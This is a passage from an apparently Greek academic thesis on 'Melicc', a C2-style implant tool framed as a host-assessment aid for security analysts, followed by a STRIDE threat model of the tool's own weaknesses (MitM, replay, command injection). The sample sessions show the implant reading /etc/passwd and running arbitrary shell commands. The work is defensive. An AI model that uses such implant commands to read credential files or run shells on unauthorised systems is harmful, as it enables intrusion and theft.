Εικόνα 38: Απόκτηση μέγιστης δυνατής πρόσβασης στο μηχάνημα

Μέρος Β – Σενάριο χρήσης εργαλείου Melicc

Στο δεύτερο μέρος του κεφαλαίου, θα περιγράψουμε πώς ο αναλυτής ασφαλείας, με τη βοήθεια του εργαλείου Melicc, θα μπορούσε να αναγνωρίσει τις ευπάθειες του μηχανήματος, ώστε να το οχυρώσει απέναντι σε επιθέσεις από κακόβουλες οντότητες, όπως είδαμε στο μέρος Α.

Για τη συλλογή γενικών πληροφοριών συστήματος, υλοποιήθηκε η εντολή «**getsysteminfo**» η οποία επιστρέφει της πιο κάτω πληροφορίες:

```
[e9a0bab5-46f0-43cc-bc51-0d00f7dd083a]: getsysteminfo
{
    "memory": {
        "total": "749588 MB",
        "available": "359576 MB"
    },
    "system": "Linux",
    "processor": "N/A",
    "disks": {
        "/dev/sda1": {
            "filesystem": "ext4",
            "mountpoint": "/",
            "options": "rw,relatime,errors=remount-ro,data=ordered"
        }
    },
    "hostname": "symfonos2",
    "os": "Linux 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16)",
    "architecture": "x86_64",
    "libc": "glibc 2.9"
}
```

Όπως φαίνεται, η έκδοση του πυρήνα Linux είναι παλιά και πιθανό να υπάρχουν ευπάθειες που να επιτρέπουν επιθέσεις γνωστές ως Local Privilege Escalation (LPE). Οι επιθέσεις αυτές, δίνουν τη δυνατότητα σε ένα επιτιθέμενο να αποκτήσει τα μέγιστα δυνατά προνόμια στο μηχάνημα. Σε μελλοντική έκδοση, το εργαλείο θα στέλνει ειδοποίηση για εγκατάσταση ενημερώσεων.

Με τη βοήθεια του τοπικού διαχειριστή πακέτων (package manager) μπορούμε να αναζητήσουμε πληροφορίες σχετικά με τις εγκατεστημένες εφαρμογές και την έκδοσή τους, καθώς και να εκτελέσουμε αναβάθμιση συστήματος, ώστε ο υπολογιστής να έχει τις πιο πρόσφατες ενημερώσεις ασφαλείας.

Στη συνέχεια ψάχνουμε για την κατάσταση των sockets στο μηχάνημα. Συγκεκριμένα μας ενδιαφέρουν συνδέσεις που βρίσκονται σε κατάσταση LISTENING και ESTABLISHED.


```
[e9a0bab5-46f0-43cc-bc51-0d00f7dd083a]: netstat
[
    {
        "raddr": [],
        "pid": null,
        "socket": "SOCK_DGRAM",
        "family": "AF_INET",
        "laddr": [
            "172.16.247.135",
            138
        ]
    },
    {
        "raddr": [],
        "pid": null,
        "socket": "SOCK_STREAM",
        "family": "AF_INET",
        "laddr": [
            "0.0.0.0",
            22
        ]
    },
    ...
    {
        "raddr": [
            "127.0.0.1",
            53886
        ],
        "pid": null,
        "socket": "SOCK_STREAM",
        "family": "AF_INET",
        "laddr": [
            "127.0.0.1",
            8080
        ]
    },
   ...
    {
        "raddr": [],
        "pid": null,
        "socket": "SOCK_STREAM",
        "family": "AF_INET",
        "laddr": [
            "127.0.0.1",
            3306
        ]
    },
    {
        "raddr": [],
        "pid": null,
        "socket": "SOCK_STREAM",
        "family": "AF_INET",
        "laddr": [
            "0.0.0.0",
            445
        ]
    },
   ...
]
```

Εύκολα παρατηρούμε τις συνδέσεις και τις πόρτες στις οποίες ανταποκρίνονται κάποιες υπηρεσίες. Το πλεονέκτημα σε σχέση με την blackbox προσέγγιση είναι προφανές, αφού έχουμε άμεσα πληροφορίες από το μηχάνημα – το οποίο προσφέρει μεγαλύτερη ορατότητα. Για παράδειγμα οι πόρτες tcp/8080 και tcp/3306 δεν είναι εκτεθειμένες στο εξωτερικό δίκτυο και έτσι δεν τις αναγνώρισε το εργαλείο nmap. Η πληροφορία αυτή αποδεικνύει ότι στον υπολογιστή τρέχει SQL διακομιστής και πέρα από τον διακομιστή ιστού που είναι προσβάσιμος στην πόρτα tcp/80 υπάρχει ακόμα μια εφαρμογή διαδικτύου στην πόρτα tcp/8080.

Η εντολή «**download**» υλοποιήθηκε για το διάβασμα και ανάκτηση αρχείων από το «implant» στον C2 server. Για παράδειγμα πιο κάτω χρησιμοποιείται για την ανάκτηση του αρχείου `/etc/passwd` - το οποίο είναι ένα αρχείο στο Linux που περιέχει πληροφορίες για τους χρήστες του συστήματος με επιπρόσθετες πληροφορίες όπως το αναγνωριστικό χρήστη (user id) και άλλα. Μαζί με τα αρχεία `/etc/group` και `/etc/shadow` που υπό κανονικές είναι προσβάσιμο μόνο από τον διαχειριστή του συστήματος αποτελούν το τρίπτυχο για την αυθεντικοποίηση και εξουσιοδότηση χρηστών σε λειτουργικά συστήματα βασισμένα στο UNIX.

```
[5b72e7b4-a40e-4b6b-bc20-2f786781994f]: download /etc/passwd
    root:x:0:0::/root:/bin/bash
…
    user:x:1000:1000::/home/user:/usr/bin/zsh
    polkitd:x:102:102:PolicyKit daemon:/:/usr/bin/nologin
    rtkit:x:133:133:RealtimeKit:/proc:/usr/bin/nologin
    avahi:x:974:974:Avahi mDNS/DNS-SD daemon:/:/usr/bin/nologin
    git:x:973:973:git daemon user:/:/usr/bin/git-shell
    openvpn:x:972:972:OpenVPN:/:/usr/bin/nologin
    ldap:x:439:439:LDAP Server:/var/lib/openldap:/usr/bin/nologin
…
```

Η εντολή «**shell**» δίνει τη δυνατότητα να εκτελέσουμε οποιαδήποτε εντολή του λειτουργικού συστήματος (Λ/Σ) ή πρόγραμμα το οποίο είναι διαθέσιμο στο «implant». Πιο κάτω εκτελείται η εντολή του Λ/Σ «id» - η οποία επιστρέφει πληροφορίες για τις ομάδες στις οποίες ανήκει ο τρέχων χρήστης:

```
[5b72e7b4-a40e-4b6b-bc20-2f786781994f]: shell id
    uid=1000(user) gid=1000(user) groups=1000(user), 968(libvirt), 970(wireshark), 971(docker),
985(video), 996(audio), 998(wheel)
```

Αφού ο χρήστης ανήκει στην ομάδα “wheel” θα πρέπει να εκτιμηθεί αν η έκδοση sudo είναι μια από τις ευπαθές εκδόσεις και στη συνέχεια αν οι κανόνες δεν επιτρέπουν περαιτέρω επιθέσεις.

Συλλογή και μελέτη περιβαλλοντικής πληροφορίας δικτύου

Επιπρόσθετα, πληροφορία σχετική με τις διαθέσιμες κάρτες δικτύου μπορεί να ζητηθεί μέσω της εντολής “**get_nics**”.

```
[5b72e7b4-a40e-4b6b-bc20-2f786781994f]: get_nics
[
    …,
    {
        "interface": "ens33",
        "addresses": [
            "192.168.1.129",
            "fe80::9d56:4ec:6a97:6735%ens33",
            "00:0c:29:62:3b:49"
```

```
        ]
    }
]
```

Σχετική πληροφορία μπορεί να ζητηθεί και μέσω της διασύνδεσης με το εργαλείο Osquery τρέχοντας εντολές με τη μορφή ερωτημάτων SQL. Με την εντολή "**osquery select * from arp_cache**" συλλέγονται όλα τα δεδομένα που κρατάει εσωτερικά το Osquery στον πίνακα "arp_cache" και παρουσιάζονται σε μορφή JSON.

```
[5b72e7b4-a40e-4b6b-bc20-2f786781994f]: osquery select * from arp_cache
[
    {
        "address": "192.168.1.2",
        "interface": "ens33",
        "mac": "00:50:56:fc:12:00",
        "permanent": "0"
    },
    {
        "address": "192.168.1.254",
        "interface": "ens33",
        "mac": "00:50:56:fe:15:80",
        "permanent": "0"
    }
]
```

Για την ανάκτηση της λίστας των διεργασιών που εκτελούνται στο σύστημα, υλοποιήθηκε η εντολή "**tasklist**". Η πληροφορία αυτή είναι σημαντική μιας και ο αναλυτής αναγνωρίζει τις εφαρμογές και υπηρεσίες που εκτελούνται στο σύστημα. Έτσι, ο αναλυτής λαμβάνει μια ιδέα για το τι κάνει το σύστημα και μπορεί να βοηθήσει στον εντοπισμό τυχόν ευπαθειών ή αδυναμιών του συστήματος.

```
[3885ff3d-83b1-4b59-bc5f-e815dc3be605]: tasklist
Elapsed time: 5943.012
{
  "1": {
    "ppid": 0,
    "exe": "bash",
    "comment": "bash",
    "cmdline": "/bin/bash",
    "cwd": "/melicc"
  },
  "15": {
    "ppid": 1,
    "exe": "python3.9",
    "comment": "python3",
    "cmdline": "python3 ./implant.py -t 172.17.0.1 -p 8080",
    "cwd": "/melicc"
  },
  "17": {
    "ppid": 15,
```

Εικόνα 39: Η εντολή "tasklist"

Με τη χρήση του εργαλείου ο αναλυτής μπορεί εύκολα να δημιουργήσει έναν χάρτη με πληροφορίες ανά μηχάνημα που θα τον βοηθήσουν σε επόμενο στάδιο να αναγνωρίσει τα δυνατά μονοπάτια επιθέσεων που ένας κακόβουλος θα μπορούσε να χρησιμοποιήσει, ώστε να αποκτήσει περαιτέρω πρόσβαση στο δίκτυο.

ΚΕΦΑΛΑΙΟ 6: ΜΕΛΕΤΗ ΑΣΦΑΛΕΙΑΣ ΕΡΓΑΛΕΙΟΥ

Δεν θα μπορούσε να λείπει η μελέτη ασφαλείας από ένα εργαλείο που αναπτύχθηκε για να ενισχύσει την ασφάλεια συστημάτων και να συνδράμει στην προσπάθεια των αναλυτών ασφαλείας για καλύτερη και πιο εύκολη θωράκιση των συστημάτων. Συγκεκριμένα θα πρέπει να ερευνηθεί πώς το εργαλείο εξασφαλίζει τους πυλώνες ασφαλείας γύρω από τις έννοιες **Confidentiality, Integrity, Availability** (CIA) και πόσο εύκολα μπορεί ένας επιτιθέμενος να κάνει exploit το εργαλείο αυτό. Θα ήταν ανούσιο αν ένα εργαλείο που προορίζεται για την ενίσχυση της ασφάλειας σε δίκτυα υπολογιστών να είχε το ίδιο αδυναμίες και τρόπους με τους οποίους ένας κακόβουλος χρήστης να μπορεί να προκαλέσει καταστροφές.

Εμπιστευτικότητα, Ακεραιότητα και Διαθεσιμότητα:

Η εμπιστευτικότητα είναι η ιδιότητα της προστασίας ευαίσθητων πληροφοριών από την πρόσβαση ή την αποκάλυψη σε μη εξουσιοδοτημένα άτομα ή συστήματα. Στο πλαίσιο του εργαλείου που προτείνεται, η εμπιστευτικότητα αναφέρεται στην προστασία των μηνυμάτων και άλλων πληροφοριών που μοιράζονται μεταξύ τους ο διακομιστής και ο πράκτορας. Η εφαρμογή χρειάζεται να υλοποιήσει κρυπτογράφηση δημόσιου κλειδιού για να κωδικοποιήσει τα μηνύματα και άλλες πληροφορίες που μεταδίδονται μεταξύ των χρηστών. Αυτό θα καθιστούσε δύσκολο για όποιον δεν έχει εξουσιοδότηση πρόσβασης στις πληροφορίες να διαβάσει τα μηνύματα.

Η ακεραιότητα αναφέρεται στην ανάγκη διασφάλισης ότι οι εντολές και άλλες πληροφορίες που μεταδίδονται μεταξύ του διακομιστή και των συσκευών - πρακτόρων είναι πλήρεις, ακριβείς και μη τροποποιημένες. Για τη διασφάλιση της ακεραιότητας η εφαρμογή μπορεί να χρησιμοποιήσει κρυπτογραφικές τεχνικές, όπως ψηφιακές υπογραφές (digital signatures) και κώδικες ελέγχου ταυτότητας μηνυμάτων (message authentication codes) για να επαληθεύσει την ακεραιότητα των εντολών και άλλων πληροφοριών που μεταδίδονται μεταξύ του διακομιστή και των συσκευών.

Στο πλαίσιο του εργαλείου που προτείνεται, η διαθεσιμότητα αναφέρεται στην ανάγκη διασφάλισης ότι ο διακομιστής και οι συσκευές - πράκτορες είναι προσβάσιμοι και χρησιμοποιούνται από εξουσιοδοτημένους χρήστες ανά πάσα στιγμή.


Μοντελοποίηση απειλών – Threat modeling

Η μοντελοποίηση απειλών, είναι η διαδικασία αναγνώρισης των πιθανών απειλών, ευπαθειών και έλλειψης προστατευτικών μηχανισμών σε ένα πληροφοριακό σύστημα. Σκοπός της είναι να εφοδιάσει την ομάδα ασφαλείας – προστασίας, με βάση τη φύση του συστήματος, το προφίλ των επιτιθέμενων, τα πλάνα επίθεσης (attack vectors) και τα συστατικά / αρχεία (assets) που αποτελούν στόχο για έναν επιτιθέμενο.

Η μεθοδολογία STRIDE βοηθά στην αναγνώριση των απειλών, την εκτίμηση της επικινδυνότητας τους και στην δημιουργία ενός πλάνου για την αποτελεσματική προστασία από αυτές, ορίζοντας έξι (6) κατηγορίες απειλών:

S: Επιθέσεις αλλοίωσης ταυτότητας (Spoofing)


Επιθέσεις αλλοίωσης ταυτότητας πραγματοποιείται όταν ένας επιτιθέμενος, προσποιείται ότι είναι κάποιος άλλος. Ένα κοινό σενάριο αυτής της απειλής, αποτελούν οι ιστοσελίδες phishing – που προσπαθούν να κλέψουν πληροφορίες όπως κωδικούς από ανυποψίαστους χρήστες, παρουσιάζοντας ως η αυθεντική σελίδα.
Αυθεντικοποίηση είναι η διαδικασία στην οποία πρέπει να εξασφαλίζεται η γνησιότητα του άλλου άκρου. Χρησιμοποιώντας κάτι μοναδικό, όπως για παράδειγμα ο συνδυασμός ονόματος χρήστη και κωδικού πρόσβασης, εξασφαλίζεται ότι ο χρήστης είναι ο σωστός.



Εικόνα 40: Σελίδα phishing

T: Επιθέσεις αλλοίωσης δεδομένων (Tampering)

Επιθέσεις αλλοίωσης δεδομένων, παρατηρούνται όταν δεδομένα ή πληροφορίες παραποιούνται χωρίς εξουσιοδότηση. Ένα κοινό σενάριο για την επίθεση αυτή, αποτελεί η ενεργή επίθεση (active) Man-in-the-Middle.




Εικόνα 41: Επιθέσεις αλλοίωσης δεδομένων

R: Απάρνηση ευθυνών (Repudiation)

Η απάρνηση ενέργειας, είναι μια απειλή στην οποία ο επιτιθέμενος μπορεί να επικαλεστεί όταν το σύστημα δεν έχει τους απαραίτητους μηχανισμούς ιχνηλάτησης ώστε να μπορεί να αναγνωριστεί ποιος διενήργησε μια κακόβουλη πράξη.

I: Αποκάλυψη πληροφοριών (Information disclosure)

Η διαρροή πληροφοριών, παρατηρείται όταν το σύστημα αποκαλύπτει δεδομένα σε μη εξουσιοδοτημένους χρήστες. Μερικά παραδείγματα αυτής της απειλής, αποτελούν η αποκάλυψη εσωτερικών πληροφοριών του συστήματος μέσω μηνυμάτων σφάλματος, η πρόσβαση σε πληροφορίες άλλων χρηστών όπως φακέλους υγείας κ.α.



Εικόνα 42: SQL Injection information disclosure μέσω μηνυμάτων σφάλματος

D: Επιθέσεις άρνησης παροχής υπηρεσιών (Denial of Service)

Στο σενάριο επίθεσης άρνησης παροχής υπηρεσιών, ο επιτιθέμενος περιορίζει την πρόσβαση σε υπηρεσίες που προσφέρονται από το σύστημα στους χρήστες που επιθυμούν να τις χρησιμοποιήσουν.

E: Επιθέσεις προαγωγής δικαιωμάτων (Elevation of Privilege)


Επίθεση προαγωγής δικαιωμάτων θεωρείται κάθε ενέργεια που προσφέρει τη δυνατότητα σε κάποιο εξουσιοδοτημένο ή και μη, χρήστη του συστήματος, να εκτελεί ενέργειες ή να έχει πρόσβαση σε πληροφορίες που κανονικά δεν θα έπρεπε να βλέπει τρέχοντας με υψηλότερα δικαιώματα απ' ότι θα έπρεπε.

Θέτοντας τις βάσεις για τις κύριες κατηγορίες απειλών που υπάρχουν και περιγράφονται στη μεθοδολογία STRIDE, ήρθε η στιγμή να διερευνήσουμε το προφίλ ασφαλείας του εργαλείου που υλοποιήθηκε.

Στην παρούσα έκδοσή του, στην κατηγορία αποκάλυψης πληροφοριών το εργαλείο, είναι ευάλωτο σε επιθέσεις Man-in-the-Middle ενώ στην κατηγορία αλλοίωσης δεδομένων και προαγωγής δικαιωμάτων είναι ευάλωτο σε επιθέσεις Command Injection. Στην κατηγορία άρνησης υπηρεσιών, η επίθεση επανάληψης πακέτου που περιγράφεται πιο κάτω μπορεί να χρησιμοποιηθεί για να βομβαρδίσει τον αναλυτή με άσχετα μηνύματα.


Man-in-the-Middle:

Στην επίθεση Man-in-the-Middle (MitM), ο επιτιθέμενος παρεμβάλλεται ανάμεσα σε δύο οντότητες που επικοινωνούν μεταξύ τους, ώστε να ελέγχει τη ροή δεδομένων με σκοπό να υποκλέψει (eavesdropping) ή να παραποιήσει τα δεδομένα που ανταλλάσσονται. Μια από τις τεχνικές επίθεσης Man-in-the-Middle, ονομάζεται ARP Poisoning (ARP Spoofing) και προϋποθέτει ο επιτιθέμενος να είναι στο ίδιο δίκτυο με το θύμα. Η πιο κοινή τεχνική για την αποτροπή μιας τέτοιας επίθεσης, είναι η εγκαθίδρυση ενός ασφαλούς καναλιού επικοινωνίας με χρήση SSL/TLS και του αλγόριθμου Diffie-Hellman με ταυτοποίηση για την ανταλλαγή κλειδιού κρυπτογράφησης. Στην περίπτωσή μας, το εργαλείο δεν προσφέρει ασφάλεια έναντι τέτοιων επιθέσεων. Ένας κακόβουλος χρήστης θα μπορούσε (α) να αποσπάσει ευαίσθητες πληροφορίες που ανταλλάσσονται μεταξύ των implants και του server και (β) να παραποιήσει τα δεδομένα που ανταλλάσσονται για να προκαλέσει ζημιά στο μηχάνημα που τρέχει το implant.




Εικόνα 43: Αναπαράσταση επίθεσης MiTM


Με χρήση του εργαλείου Wireshark, μπορούμε να παρατηρήσουμε τη κίνηση που ανταλλάσσεται μεταξύ του εξυπηρετητή και του implant λόγω απουσίας κρυπτογράφησης και χρήσης μη-ασφαλούς καναλιού επικοινωνίας.
Στις πιο κάτω εικόνες φαίνεται η επικοινωνία μεταξύ του διακομιστή και ενός implant (α) με τη βοήθεια του εργαλείου Burp Suite Proxy και (β) μέσω του εργαλείου Wireshark.




Εικόνα 44: Έναρξη σύνδεσης και αλλαγή σε επικοινωνία μέσω WebSockets



Εικόνα 45: Αίτηση εγγραφής "implant" με το διακομιστή



Εικόνα 46: Wireshark - μη κρυπτογραφημένη επικοινωνία



Εικόνα 47: Wireshark - Ανταλλαγή πακέτων μεταξύ implant και server

Επανάληψη πακέτου – Replay attack:

Είναι μια μορφή επίθεσης στην οποία ο επιτιθέμενος επαναλαμβάνει ένα πακέτο επικοινωνίας που ανταλλάχθηκε μέσω δικτύου και κατάφερε να αποσπάσει (intercept). Στην περίπτωσή μας, το εργαλείο δεν προστατεύει από μια τέτοια επίθεση. Ο επιτιθέμενος θα μπορούσε να επαναλαμβάνει κάποια πακέτα που κατάφερε να αποσπάσει επ' άπειρον, με αποτέλεσμα την άρνηση υπηρεσίας (Denial of Service – DoS) είτε προς το server είτε προς το implant. Για την προστασία από τέτοιες επιθέσεις χρειάζεται η χρήση αλγορίθμων που θα εκτελούν ελέγχους γνησιότητας (integrity checks) και ένα σύστημα αυθεντικοποίησης.

Εκτέλεση εντολών – Command execution:


Το εργαλείο, στην παρούσα έκδοσή του, προσφέρει τη δυνατότητα για εκτέλεση αυθαίρετων (arbitrary) εντολών στο μηχάνημα implant, που ζητάει ο Melicc server (Command and Control). Σε αυτό το σενάριο, ο επιτιθέμενος αλλάζει τα δεδομένα του πακέτου ώστε το implant να εκτελέσει κακόβουλες ενέργειες. Το σενάριο αυτό είναι πιθανό μέσω μιας επίθεσης Man-in-the-Middle – όπου ο επιτιθέμενος θα μπορούσε να αποσπάσει ένα πακέτο επικοινωνίας και να το τροποποιήσει πριν να το προωθήσει στον τελικό προορισμό.

Έλλειψη μηχανισμών επικύρωσης μηνυμάτων

Το εργαλείο στην παρούσα έκδοσή του δεν υλοποιεί τεχνικές επικύρωσης μηνυμάτων και αποτροπής επανάληψης αυτών σε περίπτωση μιας επίθεσης MiTM. Ωστόσο παρατίθενται μερικές τεχνικές που θα ήταν καλό να αναπτυχθούν σε μεταγενέστερη έκδοση του εργαλείου για την αποτροπή τέτοιου είδους επιθέσεων.

- Ψηφιακές υπογραφές: Οι ψηφιακές υπογραφές μπορούν να χρησιμοποιηθούν για την επαλήθευση της ακεραιότητας και της αυθεντικότητας ενός μηνύματος.
- Χρονικές σημάνσεις (timestamps): Οι χρονικές σημάνσεις μπορούν να χρησιμοποιηθούν για την αποτροπή επιθέσεων επανάληψης, στις οποίες ένας εισβολέας παρεμποδίζει και στέλνει ξανά ένα έγκυρο μήνυμα σε μια προσπάθεια να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε ένα σύστημα. Συμπεριλαμβάνοντας μια χρονική σήμανση στο μήνυμα, ο παραλήπτης μπορεί να επαληθεύσει ότι το μήνυμα δεν είχε σταλθεί παλαιότερα. Εάν η χρονική σήμανση είναι παλαιότερη από την τρέχουσα ώρα, ο παραλήπτης μπορεί να υποθέσει ότι το μήνυμα είναι επίθεση επανάληψης και να το απορρίψει.
